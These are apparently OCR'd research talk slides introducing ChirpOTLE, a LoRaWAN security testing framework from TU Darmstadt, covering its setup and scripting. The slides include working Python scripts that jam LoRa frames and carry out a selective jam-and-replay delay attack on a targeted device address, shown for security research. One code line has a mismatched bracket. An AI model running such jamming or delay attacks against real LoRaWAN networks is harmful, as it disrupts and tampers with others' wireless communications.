
Toolchains (e.g. xtensa or gcc-arm-none-eabi) for platforms are **installed in local folders** and added to the path ad-hoc when related boards are used.

Relying on the distributor (Debian, Ubuntu, …) often led to version incompatibilities.

```
$ git clone \
  git@github.com:seemoo-lab/chirpotle.git
$ cd chirpotle
$ ./chirpotle.sh install
```

Device Placement & Node Configuration


The `confeditor` command helps managing the connected nodes.




```
$ ./chirpotle.sh confeditor

=========== Main Menu ===========

What do you want to do?

   List/edit controller configurations
   List/edit node profiles
   Save changes and quit

=== Controller Configurations ===

   Configuration: default
   Create new configuration
   Go back
```

Device Placement & Node Configuration


With confdump you get an overview of the available configurations.




```
$ ./chirpotle.sh confdump
Configuration: default
  alice (office23)
    Hostname: 10.10.23.1:42337
    alice_hackrf (HackRF)
        Capture Dir: /tmp
    alice_feather (LoRa)
           Firmware: lora-feather-m0
        Serial Port: /dev/ttyACM0
         Connection: uart
    alice_lopy4 (LoRa)
           Firmware: lopy4-uart
        Serial Port: /dev/ttyUSB0
         Connection: uart
  bob (office42)
    Hostname: 10.10.42.1:42337
    bob_lora_hat (LoRa)
           Firmware: native-raspi
           SPI Port: /dev/spidev0.0
         Connection: spi
    bob_lopy4 (LoRa)
           Firmware: lopy4-uart
        Serial Port: /dev/ttyUSB0
         Connection: uart
```

Preparing the Boards

`deploy` **builds** the firmware on the controller, **sends** it to the nodes and they **upload** it to the boards.




```
$ ./chirpotle.sh deploycheck
Running Custom Node Script ...
 10.10.42.1 ✔ Success: Accessible via SSH as root
 10.10.42.1 ✔ Success: Python 3 installed
 10.10.42.1 ✔ Success: pip for Python 3 installed
 10.10.42.1 ✔ Success: git installed
 10.10.42.1 ✔ Success: gcc and make installed
 10.10.42.1 ✔ Success: HackRF tools installed
 10.10.23.1 ✔ Success: Accessible via SSH as root
 10.10.23.1 ✔ Success: Python 3 installed
 10.10.23.1 ✔ Success: pip for Python 3 installed
 10.10.23.1 ✔ Success: git installed
 10.10.23.1 ✔ Success: gcc and make installed
 10.10.23.1 ✔ Success: HackRF tools installed

$ ./chirpotle.sh deploy
Running Custom Node Script ...

(…)

$ ./chirpotle.sh restartnodes
```

Using the Framework

Modes of Interaction

Python REPL

```
$ ./chirpotle.sh interactive
```


ChirpOTLE interactive mode

File Edit View Search Terminal Help

```
>>> node_lopy1.receive()
0
>>> node_lopy0.transmit_frame([ord(x) for x in 'Hello, RIOT Summit!'])
0
>>> frame = node_lopy1.fetch_frame()
>>> print("".join(chr(x) for x in frame['payload']))
Hello, RIOT Summit!
>>> print(json.dumps(frame,indent=2))
{
  "has_more": false,
  "frames_dropped": false,
  "rssi": -123,
  "snr": 30,
  "time_valid_header": 414533342124,
  "time_rxdone": 414533997388,
  "crc_error": false,
  "payload": [
    72,
    101,
    108,
    108,
    111,
    44,
    32,
    82,
    73,
    79,
    84,
    32,
    83,
    117,
    109,
    109,
    105,
    116,
```

Jupyter Notebook

```
$ ./chirpotle.sh notebook
```



Predefined Script

```
$ ./chirpotle.sh run script.py
```

ChirpOTLE Scripting

File Edit View Search Terminal Help

```
#!/usr/bin/env python
import sys
import chirpotle
import time
from chirpotle.context import tpy_from_context

tc, devices = tpy_from_context()

noderx   = tc.nodes['node']['hat']
jammer = tc.nodes['node']['lopy0']
nodetx = tc.nodes['node']['lopy1']

jammer.configure_gain(1, False, 15)

noderx.receive()
jammer.enable_sniffer(action='internal')

for txpow in [0,5,10,15]:
    nodetx.configure_gain(1, False, txpow)
    jammed = 0
    received = 0
    for n in range(10):
        payload = list(range(n, n+10))
        nodetx.transmit_frame(payload, blocking=True)
        time.sleep(0.2)
        frm = noderx.fetch_frame()
        while frm is not None:
            if frm['payload']==payload:
                received+=1
                break
            frm = noderx.fetch_frame()
        else:
            jammed+=1
    print(f"tx_pow={txpow}dB\t{received} received\t{jammed}\tjammed")
"test-jamming.py" 37L, 924C                                8,0-1         Top
```

A Practical Example

Delaying Traffic

```
tc, devices = tpy_from_context()

# Node at transmitter
alice = tc.nodes['alice']['lopy']

# Node at receiver
bob = tc.nodes['bob']['lopy']

# Channel config
channel = {
  'frequency': 868100000, # Hz
  'bandwidth': 250, # kHz
  'spreadingfactor': 7,
  'syncword': 18, # private network
  'codingrate': 5,
  'invertiqtx': True,
  'invertiqrx': False,
  'explicitheader': True
}

# Initialize boards
alice.set_lora_channel(**channel)
bob.set_lora_channel(**channel)
```

```
# Sniff and jam frames for device with DevAddr = DEADBEEF
alice.receive()
bob.enable_sniffer(action='internal', # use jammer on board
  pattern = [0, 0xDE, 0xAD, 0xBE, 0xEF],
  mask = [0, 0xff, 0xff, 0xff, 0xff))

# Wait for frame to be sniffed
frm = alice.fetch_frame()
while frm is None:
  frm = alice.fetch_frame()
  if frm is not None and \
       frm['payload'][1:5] != [0xDE, 0xAD, 0xBE, 0xEF]:
     frm = None

# Now we have a frame and set a delay
# (Bob continues jamming until standby() is called for him)
alice.standby()
time.sleep(120)

# Now we disable the jammer and play the delayed frame
bob.standby()
alice.transmit_frame(frm['payload'], blocking=True)
```

Limitations & Next Steps

- **Control channel** via ubjson an stream processing is complex
  - Could maybe make use of **riotctrl**
- **Only SX127x transceivers** supported → single channel
  - Add support for SX1301 (LoRa concentrator)
- Build system and remote flashing needs much **manual work**
  (e.g., installing esptool, building bossa, the actual flashing on the nodes)
  - Still looking for a good solution
    → any input appreciated

SECURE MOBILE NETWORKING

TECHNISCHE UNIVERSITÄT DARMSTADT

Frank Hessel
fhessel@seemoo.de

Technische Universität Darmstadt
Secure Mobile Networking Lab – SEEMOO
Department of Computer Science
Pankratiusstraße 2
D-64289 Darmstadt

Phone: +49 6151 16-25474
Fax: +49 6151 16-25471
Web: https://seemoo.de

ChirpOTLE

Available on GitHub:

https://github.com/seemoo-lab/chirpotle

Related Publication:

(more focused on specification issues and attacks)

Frank Hessel, Lars Almon, and Flor Álvarez:
ChirpOTLE: A Framework for Practical LoRaWAN Security Evaluation, ACM WiSec '20
Paper: https://doi.org/10.1145/3395351.3399423
Talk: https://youtu.be/0BEU7mPADSk?t=20566

emergenCITY

Contact

Prof. Dr. Matthias Hollick
Scientific Coordinator

Anne Hofmeister
Manager

www.emergencity.de
manager@emergencity.de

Hochschulstraße 1
64289 Darmstadt

+49 6151 16-25482

About us

The LOEWE center emergenCITY, established in **2020**, combines the extensive research in Hesse on resilient and crisis-proof infrastructures in digital cities.

emergenCITY is an interdisciplinary and multi-site collaboration led by **Technische Universität Darmstadt, Universität Kassel, and Philipps-Universität Marburg**. Twenty-three professors from the fields of computer science, electrical engineering and information technology, mechanical engineering, social sciences and history, architecture, economics, and law conduct research in four interlinked program areas: City and Society, Information, Communication, and Cyber-Physical Systems.

Also, the **Federal Office of Civil Protection and Disaster Assistance (BBK), the City of Darmstadt, the German Aerospace Center (DLR)**, and more than 40 other partners from industry and science are involved in the center.

TECHNISCHE UNIVERSITÄT DARMSTADT

Philipps Universität Marburg

UNIKASSEL VERSITÄT

LOEWE
Exzellente Forschung für Hessens Zukunft